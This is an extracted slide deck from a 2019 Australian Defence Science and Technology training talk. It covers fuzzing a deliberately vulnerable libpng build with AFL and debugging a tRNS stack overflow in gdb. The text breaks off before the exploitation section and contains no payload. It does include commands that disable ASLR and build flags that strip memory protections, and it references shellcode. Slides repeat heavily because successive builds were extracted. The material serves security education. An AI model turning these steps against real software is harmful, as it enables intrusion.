Australian Government
Department of Defence
Science and Technology

From Crashes to Exploits

… or how to hack libpng

Defence Science and Technology Group

March 18, 2019

Outline

1. Introduction
2. Getting started
3. Fuzzing
4. Debugging
5. Exploiting
6. Conclusion

Introduction

Goal

"Find **bugs**...

Goal

"Find **bugs**...
and then **exploit** them"

More than just bugs

- All software has bugs, right?
- Not all bugs lead to a **vulnerability**
- Some bugs can be **exploited**, giving an attacker control
- We are interested in finding software vulnerabilities in software to enhance **reliability**

Focus

This talk will cover

- Fuzzing with AFL
- Buffer overflows
- How to take an AFL crash and turn it into an exploit

Focus

This talk will cover

- Fuzzing with AFL
- Buffer overflows
- How to take an AFL crash and turn it into an exploit

Assumed knowledge

- Computer architecture and OS fundamentals
  - Address spaces, memory management, etc.
- Basic x86 assembly
  - `http://www.cs.virginia.edu/~evans/cs216/guides/x86.html`

Material

All material is available at

`https://github.com/DSTCyber/from-crashes-to-exploits`

Includes:

- Slides
- `buggy-png` (source + binary)
- AFL crashes
- Shellcode

Getting started

Target

buggy-png

- Cut-down version of libpng
  - Reduce the fuzzer's search space – generate crashes quicker
- Vulnerable to CVE-2004-0597[1]

[1] https://www.cvedetails.com/cve/CVE-2004-0597/

Target

buggy-png

- Cut-down version of libpng
  - Reduce the fuzzer's search space – generate crashes quicker
- Vulnerable to CVE-2004-0597[1]

Why libpng?

- "High-value": used in browsers, etc.
- Browsers = potential remote code execution!

[1] https://www.cvedetails.com/cve/CVE-2004-0597/

A bit about PNGs

A PNG file is made up of a 8-byte header and 1 or more “chunks”

A bit about PNGs

A PNG file is made up of a 8-byte header and 1 or more "chunks"

Chunk format

Length	Chunk type	Chunk data	CRC
4 bytes	4 bytes	*Length* bytes	4 bytes

A bit about PNGs

A PNG file is made up of a 8-byte header and 1 or more "chunks"

Chunk format

Length	Chunk type	Chunk data	CRC
4 bytes	4 bytes	*Length* bytes	4 bytes

Examples chunk types:

- `IHDR`: Header
- `PLTE`: Lists available colours
- `IDAT`: Image data
- `tRNS`: Transparency information

Building buggy-png

```
$ AFL_CC=/path/to/afl-gcc make all
```

Building buggy-png

```
$ AFL_CC=/path/to/afl-gcc make all
```

Build flags

```
CFLAGS = -m32 -O0 -g -Wall        \
         -Wl,-z,norelro           \
         -z execstack             \
         -fno-pie                 \
         -fno-stack-protector
```

Building buggy-png

```
$ AFL_CC=/path/to/afl-gcc make all
```

Build flags

```
CFLAGS = -m32 -O0 -g -Wall       \
         -Wl,-z,norelro          \
         -z execstack            \
         -fno-pie                \
         -fno-stack-protector
```

Completely unrealistic by today's standards!

Build flags

Flag	Description
`-m32`	32-bit instruction set
`-O0`	No optimisations
`-g`	Debug symbols
`-Wall`	Enable all warnings
`-z,norelro`	Do not harden ELF data sections
`-z execstack`	Enable executable stack
`-fno-pie`	Disable position-independant executable
`-fno-stack-protector`	Disable stack cookies

Fuzzing

What is fuzzing?

Dynamic analysis technique

What is fuzzing?

Dynamic analysis technique

1. Feed your program invalid/unexpected/random inputs
2. Execute program while monitoring for crashes/failed assertions/memory leaks/etc.
    - If *something* is detected, save input for later analysis
3. Return to 1.

What is fuzzing?

Dynamic analysis technique

1. Feed your program invalid/unexpected/random inputs
2. Execute program while monitoring for crashes/failed assertions/memory leaks/etc.
   - If *something* is detected, save input for later analysis
3. Return to 1.

We'll focus on **mutation**-based fuzzing using **AFL**[2]

[2] `http://lcamtuf.coredump.cx/afl/`

What is fuzzing?

Dynamic analysis technique

1. Feed your program invalid/unexpected/random inputs
2. Execute program while monitoring for crashes/failed assertions/memory leaks/etc.
   - If *something* is detected, save input for later analysis
3. Return to 1.

We'll focus on **mutation**-based fuzzing using **AFL**[2]

Operate on a corpus of input files (*seeds*) and mutate these files to generate new inputs

[2] `http://lcamtuf.coredump.cx/afl/`

Fuzzing buggy-png

We'll need a corpus of seeds

Fuzzing buggy-png

We'll need a corpus of seeds

Use Mozilla's seed corpus

```
$ git clone https://github.com/MozillaSecurity/fuzzdata.git
```

Fuzzing buggy-png

We'll need a corpus of seeds

Use Mozilla's seed corpus

```
$ git clone https://github.com/MozillaSecurity/fuzzdata.git
```

Disable ASLR

```
$ echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
```

Fuzzing buggy-png

We'll need a corpus of seeds

Use Mozilla's seed corpus

```
$ git clone https://github.com/MozillaSecurity/fuzzdata.git
```


Disable ASLR

```
$ echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
```

Start fuzzing!

```
$ afl-fuzz -i fuzzdata/samples/png/common   \
           -o buggy-png-out/ --             \
           buggy-png.afl @@
```

Fuzzing


american fuzzy lop 2.52b (buggy-png.afl)
process timing
run time : 0 days, 0 hrs, 0 min, 35 sec
last new path : 0 days, 0 hrs, 0 min, 15 sec
last uniq crash : 0 days, 0 hrs, 0 min, 8 sec
last uniq hang : none seen yet
overall results
cycles done : 0
total paths : 51
uniq crashes : 2
uniq hangs : 0
cycle progress
now processing : 15 (29.41%)
paths timed out : 0 (0.00%)
map coverage
map density : 0.06% / 0.22%
count coverage : 1.56 bits/tuple
stage progress
now trying : interest 16/8
stage execs : 1520/1972 (77.08%)
total execs : 141k
exec speed : 3828/sec
findings in depth
favored paths : 31 (60.78%)
new edges on : 38 (74.51%)
total crashes : 3 (2 unique)
total tmouts : 0 (0 unique)
fuzzing strategy yields
bit flips : 20/4512, 6/4504, 1/4488
byte flips : 1/564, 0/556, 0/540
arithmetics : 6/31.5k, 0/13.9k, 0/7829
known ints : 0/2767, 1/10.3k, 0/17.4k
dictionary : 0/0, 0/0, 7/2643
havoc : 7/37.9k, 0/0
trim : 54.59%/273, 0.00%
path geometry
levels : 3
pending : 44
pend fav : 26
own finds : 47
imported : n/a
stability : 100.00%
[cpu000:166%]

AFL output

```
buggy-png-out/
├── crashes/
│   ├── id:000000,sig:11,src:001122,op:flip1,pos:35
│   ├── id:000001,sig:11,src:001122,op:flip1,pos:263
│   ├── id:000002,sig:11,src:001132+000779,op:splice,rep:64
│   └── README.txt
├── fuzz_bitmap
├── fuzzer_stats
├── hangs/
├── plot_data
└── queue/
```

AFL output

```
buggy-png-out/
├── crashes/
│   ├── id:000000,sig:11,src:001122,op:flip1,pos:35
│   ├── id:000001,sig:11,src:001122,op:flip1,pos:263
│   ├── id:000002,sig:11,src:001132+000779,op:splice,rep:64
│   └── README.txt
├── fuzz_bitmap
├── fuzzer_stats
├── hangs/
├── plot_data
└── queue/
```

We are only interested in the contents of the `crashes` directory

Replaying a crash

```
$ buggy-png id:000000,sig:11,src:001122,op:flip1,pos:35
warning: Missing PLTE before tRNS
Segmentation fault
```

Minimising crashes

Mutating seeds can produce large files. We are only interested in the bytes that cause the crash

Minimising crashes

Mutating seeds can produce large files. We are only interested in the bytes that cause the crash

```
$ cd buggy-png-out/crashes
$ mkdir min
$ for CRASH in `ls ./id:*`; do                \
  afl-tmin -i $CRASH -o min/$CRASH --         \
           buggy-png.afl @@                   \
  done
```

Minimising crashes

From...

```
$ xxd -c12 id:000000,sig:11,src:001122,op:flip1,pos:35  \
  | head
00000000: 8950 4e47 0d0a 1a0a 0000 000d  .PNG........
0000000c: 4948 4452 0000 002c 0000 002c  IHDR...,...,
00000018: 0803 0000 0091 e6cd 5600 0020  ........V..
00000024: 0674 524e 53ff 7c7c 6424 5b7a  .tRNS.||d$[z
00000030: e477 b000 0000 237a 5458 7441  .w....#zTXtA
0000003c: 7574 686f 7200 0078 da0b cd49  uthor..x...I
00000048: 4d0c f549 4d4c 5108 ae2c 2e49  M..IMLQ.,.I
00000054: cd0d 45e3 0300 c250 0bef 28ea  ..E....P..(.
00000060: 705a 0000 002e 7a54 5874 634e  pZ....zTXtcN
0000006c: 470d 0a1a 0a00 0000 0d49 4844  G........IHD
```

Minimising crashes

To...

```
$ xxd -c12 min/id:000000,sig:11,src:001122,op:flip1,pos:35  \
  | head
00000000: 8950 4e47 0d0a 1a0a 0000 000d  .PNG........
0000000c: 4948 4452 3030 3030 3030 3030  IHDR00000000
00000018: 3003 3030 3030 3030 3000 0020  0.0000000..
00000024: 3074 524e 5330 3030 3030 3030  0tRNS0000000
00000030: 3030 3030 3030 3030 3030 3030  000000000000
0000003c: 3030 3030 3030 3030 3030 3030  000000000000
00000048: 3030 3030 3030 3030 3030 3030  000000000000
00000054: 3030 3030 3030 3030 3030 3030  000000000000
00000060: 3030 3030 3030 3030 3030 3030  000000000000
0000006c: 3030 3030 3030 3030 3030 3030  000000000000
```

Minimising crashes

How much did we minimise?

Crash ID	Original size (KB)	Minimised size (KB)
0	16	8
1	16	8
2	24	8

Minimising crashes

How much did we minimise?

Crash ID	Original size (KB)	Minimised size (KB)
0	16	8
1	16	8
2	24	8

Why?

- Focus on what actually crashes the program
- Zeros out bytes with ASCII digit `'0'` (`0x30`) – simplifies debugging

Debugging

Debugging a crash

Pick a (minimised) crash

```
$ cp min/id:000000,sig:11,src:001122,op:flip1,pos:35    \
     crash-input
```

Debugging a crash

Pick a (minimised) crash

```
$ cp min/id:000000,sig:11,src:001122,op:flip1,pos:35    \
     crash-input
```

Run `buggy-png` with the crash input in `gdb`

- We won't invoke `gdb` directly
- Use `invoke.sh` script to ensure a consistent environment inside and outside `gdb`

Debugging a crash

Start the debugger

```
$ ./invoke.sh -d buggy-png crash-input
(gdb) r
Starting program: buggy-png crash-input
warning: Missing PLTE before tRNS

Program received signal SIGSEGV, Segmentation fault.
__mempcpy_ia32 () at
../sysdeps/i386/i686/multiarch/../mempcpy.S:50
```

Examining the crash

```
(gdb) bt 9
#0  0xf7e600ec in ?? () from /lib/i386-linux-gnu/libc.so.6
...
#3  0xf7e478f7 in fread () from /lib/i386-linux-gnu/libc.so.6
#4  0x080487ef in png_read_data (png_ptr=...,
                                 data='0' <repeats 200 times>,
                                 length=8240) at src/png.c:61
#5  0x08048963 in png_crc_read (png_ptr=...,
                                buf='0' <repeats 200 times>,
                                length=8240) at src/png.c:111
#6  0x08048f8e in png_handle_tRNS (png_ptr=0x30303030,
                                   length=808464432)
    at src/png.c:315
#7  0x30303030 in ?? ()
#8  0x30303030 in ?? ()
(More stack frames follow...)
```

Examining the crash

```
(gdb) bt 9
#0  0xf7e600ec in ?? () from /lib/i386-linux-gnu/libc.so.6
...
#3  0xf7e478f7 in fread () from /lib/i386-linux-gnu/libc.so.6
#4  0x080487ef in png_read_data (png_ptr=...,
                                 data='0' <repeats 200 times>,
                                 length=8240) at src/png.c:61
#5  0x08048963 in png_crc_read (png_ptr=...,
                                buf='0' <repeats 200 times>,
                                length=8240) at src/png.c:111
#6  0x08048f8e in png_handle_tRNS (png_ptr=0x30303030,
                                   length=808464432)
    at src/png.c:315
#7  0x30303030 in ?? ()
#8  0x30303030 in ?? ()
(More stack frames follow...)
```

Looks like the crash is related to `png_handle_tRNS`

Examining the crash

```
(gdb) bt 9
#0  0xf7e600ec in ?? () from /lib/i386-linux-gnu/libc.so.6
...
#3  0xf7e478f7 in fread () from /lib/i386-linux-gnu/libc.so.6
#4  0x080487ef in png_read_data (png_ptr=...,
                                 data='0' <repeats 200 times>,
                                 length=8240) at src/png.c:61
#5  0x08048963 in png_crc_read (png_ptr=...,
                                buf='0' <repeats 200 times>,
                                length=8240) at src/png.c:111
#6  0x08048f8e in png_handle_tRNS (png_ptr=0x30303030,
                                   length=808464432)
    at src/png.c:315
#7  0x30303030 in ?? ()
#8  0x30303030 in ?? ()
(More stack frames follow...)
```

$\texttt{length} = 808464432 \Leftrightarrow \texttt{length} = \texttt{0x30303030}$

Examining the crash

```
(gdb) bt 9
#0  0xf7e600ec in ?? () from /lib/i386-linux-gnu/libc.so.6
...
#3  0xf7e478f7 in fread () from /lib/i386-linux-gnu/libc.so.6
#4  0x080487ef in png_read_data (png_ptr=...,
                                 data='0' <repeats 200 times>,
                                 length=8240) at src/png.c:61
#5  0x08048963 in png_crc_read (png_ptr=...,
                                buf='0' <repeats 200 times>,
                                length=8240) at src/png.c:111
#6  0x08048f8e in png_handle_tRNS (png_ptr=0x30303030,
                                   length=808464432)
    at src/png.c:315
#7  0x30303030 in ?? ()
#8  0x30303030 in ?? ()
(More stack frames follow...)
```

Lots of `0x30`s...

Examining the crash

```
(gdb) bt 9
#0  0xf7e600ec in ?? () from /lib/i386-linux-gnu/libc.so.6
...
#3  0xf7e478f7 in fread () from /lib/i386-linux-gnu/libc.so.6
#4  0x080487ef in png_read_data (png_ptr=...,
                                 data='0' <repeats 200 times>,
                                 length=8240) at src/png.c:61
#5  0x08048963 in png_crc_read (png_ptr=...,
                                buf='0' <repeats 200 times>,
                                length=8240) at src/png.c:111
#6  0x08048f8e in png_handle_tRNS (png_ptr=0x30303030,
                                   length=808464432)
    at src/png.c:315
#7  0x30303030 in ?? ()
#8  0x30303030 in ?? ()
(More stack frames follow...)
```

Crashed somewhere in `fread`

Why did it crash

Examine the crash location

```
(gdb) x/i $eip
=> 0xf7e600ec:  rep movs DWORD PTR es:[edi],DWORD PTR ds:[esi]
```

Why did it crash

Examine the crash location

```
(gdb) x/i $eip
=> 0xf7e600ec:  rep movs DWORD PTR es:[edi],DWORD PTR ds:[esi]
```

Check the source register (`ESI`)

```
(gdb) x/x $esi
0x804b5f0:      0x30303030
```

Why did it crash

Examine the crash location

```
(gdb) x/i $eip
=> 0xf7e600ec:  rep movs DWORD PTR es:[edi],DWORD PTR ds:[esi]
```

Check the source register (ESI)

```
(gdb) x/x $esi
0x804b5f0:      0x30303030
```

What about the destination register (EDI)?

```
(gdb) x/x $edi
0xffffdfff:     Cannot access memory at address 0xffffe000
```

Why did it crash

`0xffffe000` seems very high...

```
(gdb) info proc mappings
...
        Start Addr   End Addr       Size     Offset objfile
...
        0xfffdd000 0xffffe000    0x21000        0x0 [stack]
```

Why did it crash

`0xffffe000` seems very high...

```
(gdb) info proc mappings
...
      Start Addr   End Addr       Size     Offset objfile
...
      0xfffdd000 0xffffe000    0x21000        0x0 [stack]
```

We've gone outside the stack's address space

Why did it crash

`0xffffe000` seems very high...

```
(gdb) info proc mappings
...
        Start Addr   End Addr       Size     Offset objfile
...
        0xfffdd000 0xffffe000    0x21000        0x0 [stack]
```

We've gone outside the stack's address space

What we know so far

- Bug is likely related to `tRNS` parsing
- Probably a **buffer overflow**

Mapping bytes to a PNG chunk

Field	Offset	Value
Length	33	8240
Chunk type	37	“tRNS”
Chunk data	41	`0x30303030`…
CRC	…	…

Mapping bytes to a PNG chunk

Field	Offset	Value
Length	33	8240
Chunk type	37	“tRNS”
Chunk data	41	`0x30303030`…
CRC	…	…

Use this information to manipulate bytes in the crash input and influence the parser

Modified crash I

Reduce the length to 500

```
$ printf '\x00\x00\x01\xf4' |   \
  dd of=crash-input bs=1        \
     seek=33 count=4 conv=notrunc
```

Modified crash I

Reduce the length to 500

```
$ printf '\x00\x00\x01\xf4' |   \
  dd of=crash-input bs=1        \
     seek=33 count=4 conv=notrunc
```

Re-run in **gdb**

```
$ ./invoke.sh -d buggy-png crash-input
(gdb) r
Starting program: buggy-png crash-input
warning: Missing PLTE before tRNS

Program received signal SIGSEGV, Segmentation fault.
0x08048f99 in png_handle_tRNS (png_ptr=0x30303030,
                               length=808464432)
src/png.c:316        png_ptr->num_trans = length;
```

Modified crash I

Reduce the length to 500

```
$ printf '\x00\x00\x01\xf4' |   \
  dd of=crash-input bs=1        \
     seek=33 count=4 conv=notrunc
```

Re-run in **gdb**

```
$ ./invoke.sh -d buggy-png crash-input
(gdb) r
Starting program: buggy-png crash-input
warning: Missing PLTE before tRNS

Program received signal SIGSEGV, Segmentation fault.
0x08048f99 in png_handle_tRNS (png_ptr=0x30303030,
                               length=808464432)
src/png.c:316         png_ptr->num_trans = length;
```

Crashed in **png_handle_tRNS**

Stepping through the backtrace

What happened?

Stepping through the backtrace

What happened?

Set a breakpoint at `png_handle_tRNS` (frame 6) and step through the stack trace

```
(gdb) b png_handle_tRNS
Breakpoint 1 at 0x8048e53: file src/png.c, line 275.
```

Stepping through the backtrace


Frame 6

```
; png_handle_tRNS
; 08048e4a
push ebp
mov ebp, esp
sub esp, 0x118 ; readbuf
; ...
```



```
; 0x08048f79
; ...
push dword [ebp+length]
lea eax, [ebp+readbuf]
push eax
push [ebp+png_ptr]
call png_crc_read
add esp, 0x10
; ...
```


Starting state of the stack




Stepping through the backtrace

Frame 6

```
; png_handle_tRNS
; 08048e4a
push ebp
mov ebp, esp
sub esp, 0x118 ; readbuf
; ...
```




```
; 0x08048f79
; ...
push dword [ebp+length]
lea eax, [ebp+readbuf]
push eax
push [ebp+png_ptr]
call png_crc_read
add esp, 0x10
; ...
```




Stepping through the backtrace

Frame 6

```
; png_handle_tRNS
; 08048e4a
push ebp
mov ebp, esp
sub esp, 0x118 ; readbuf
; ...
```



```
; 0x08048f79
; ...
push dword [ebp+length]
lea eax, [ebp+readbuf]
push eax
push [ebp+png_ptr]
call png_crc_read
add esp, 0x10
; ...
```




Stepping through the backtrace

Frame 6

```
; png_handle_tRNS
; 08048e4a
push ebp
mov ebp, esp
sub esp, 0x118 ; readbuf
; ...
```



```
; 0x08048f79
; ...
push dword [ebp+length]
lea eax, [ebp+readbuf]
push eax
push [ebp+png_ptr]
call png_crc_read
add esp, 0x10
; ...
```




Stepping through the backtrace

Frame 6

```
; png_handle_tRNS
; 08048e4a
push ebp
mov ebp, esp
sub esp, 0x118 ; readbuf
; ...
```



```
; 0x08048f79
; ...
push dword [ebp+length]
lea eax, [ebp+readbuf]
push eax
push [ebp+png_ptr]
call png_crc_read
add esp, 0x10
; ...
```




Stepping through the backtrace

Frame 6

```
; png_handle_tRNS
; 08048e4a
push ebp
mov ebp, esp
sub esp, 0x118 ; readbuf
; ...
```

```
; 0x08048f79
; ...
push dword [ebp+length]
